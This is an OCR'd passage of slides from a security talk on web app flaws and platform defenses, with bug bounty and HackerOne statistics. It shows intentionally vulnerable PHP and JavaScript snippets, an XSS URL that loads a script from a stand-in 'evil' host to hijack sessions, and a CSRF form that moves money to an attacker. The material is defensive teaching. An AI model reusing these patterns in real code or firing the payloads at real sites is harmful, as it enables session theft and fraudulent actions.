
Securing web apps

With modern platform features

Lukas Weichselbaum



Lukas Weichselbaum
Staff Information Security Engineer
Google

@we1x

Working in a focus area of the **Google** security team (ISE) aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

1. Common web security flaws
2. Web platform security features

1. Common web security flaws

2. Web platform security features

GOOGLE VULNERABILITY REWARD PROGRAM

2018 Year in Review

1,319
INDIVIDUAL REWARDS


317
PAID RESEARCHERS

78
COUNTRIES REPRESENTED IN BUG REPORTS AND REWARDS

$41,000
BIGGEST SINGLE REWARD

$181,000
DONATED TO CHARITY

Google Vulnerability Reward Program payouts in 2018



XSS 35.6%


Non-web issues 49.1%

Mobile app vulnerabilities
Business logic (authorization)
Server /network misconfigurations
...

CSRF 3.2%

Clickjacking 4.2%

Other web bugs 7.8%



Injections

Bugs: Cross-site scripting (XSS)

```
<?php echo $_GET["query"] ?>
```


```
foo.innerHTML = location.hash.slice(1)
```

... and many other patterns

1. Logged in user visits attacker's page
2. Attacker navigates user to a vulnerable URL

   `https://victim.example/?query=<script src="//evil/">`

3. Script runs, attacker gets access to user's session



Insufficient isolation


Bugs: Cross-site request forgery (CSRF), XS-leaks, timing, ...

```
<form action="/transferMoney">
  <input name="recipient" value="Jim" />
  <input name="amount" value="10" />
```

1. Logged in user visits attacker's page
2. Attacker sends cross-origin request to vulnerable URL

```
<form action="//victim.example/transferMoney">
  <input name="recipient" value="Attacker" />
  <input name="amount" value="∞" />
```

3. Attacker takes action on behalf of user, or infers information about the user's data in the vulnerable app.



Insufficient isolation

New classes of flaws related to insufficient isolation on the web:

- Microarchitectural issues (Spectre / Meltdown)
- Advanced web APIs used by attackers
- Improved exploitation techniques

The number and severity of these flaws is growing.


Vulnerabilities by Industry

	Consumer Goods	Financial services & insurance	Government	Healthcare	Media & Entertainment	Professional services	Retail & Ecommerce	Technology	Telecom	Transportation	Travel & Hospitality
Cross Site scripting (XSS)	23%	24%	26%	19%	28%	27%	24%	21%	24%	59%	38%
Information disclosure	17%	18%	18%	25%	16%	14%	16%	30%	18%	1%	13%
Improper authentication	7%	8%	3%	6%	9%	11%	8%	8%	5%	18%	10%
Violation of secure design principles	6%	9%	11%	10%	10%	12%	9%	8%	13%	6%	4%
Cross-site request forgery (CSRF)	12%	10%	4%	8%	7%	5%	12%	7%	8%	2%	8%
Open redirect	4%	6%	8%	5%	7%	6%	8%	5%	4%	2%	9%
Privilege Escalation	5%	4%	1%	1%	3%	5%	5%	5%	10%	3%	6%
Improper access control	12%	9%	3%	9%	6%	7%	8%	6%	5%	2%	4%
Cryptographic issues	2%	2%	18%	1%	2%	2%	1%	2%	3%	1%	1%
Denial of service	2%	2%	1%	1%	1%	2%	1%	2%	2%	1%	1%
Business logic errors	4%	5%	1%	4%	5%	6%	4%	4%	3%	2%	5%
Code injection	1%	1%	1%	5%	2%	2%	2%	2%	2%	1%	1%
SQL injection	5%	1%	5%	4%	2%	0%	2%	2%	2%	2%	1%
	1%	1%	1%	2%	1%	1%	1%	1%	2%	1%	1%
	1%	1%	0%	0%	1%	0%	1%	1%	1%	1%	0%

Source: HackerOne report, 2018


Figure 5: Listed are the top 15 vulnerability types platform wide, and the percentage of vulnerabilities received per industry

Vulnerabilities by Industry



Source: HackerOne report, 2018

Paid bounties by vulnerability on Mozilla websites in 2016 and 2017



Source: @jvehent, Mozilla

1. Common web security flaws

2. Web platform security features

1. Isolation mechanisms

2. Injection defenses


1. Isolation mechanisms

2. Injection defenses

Why do we need isolation?

Attacks on resources

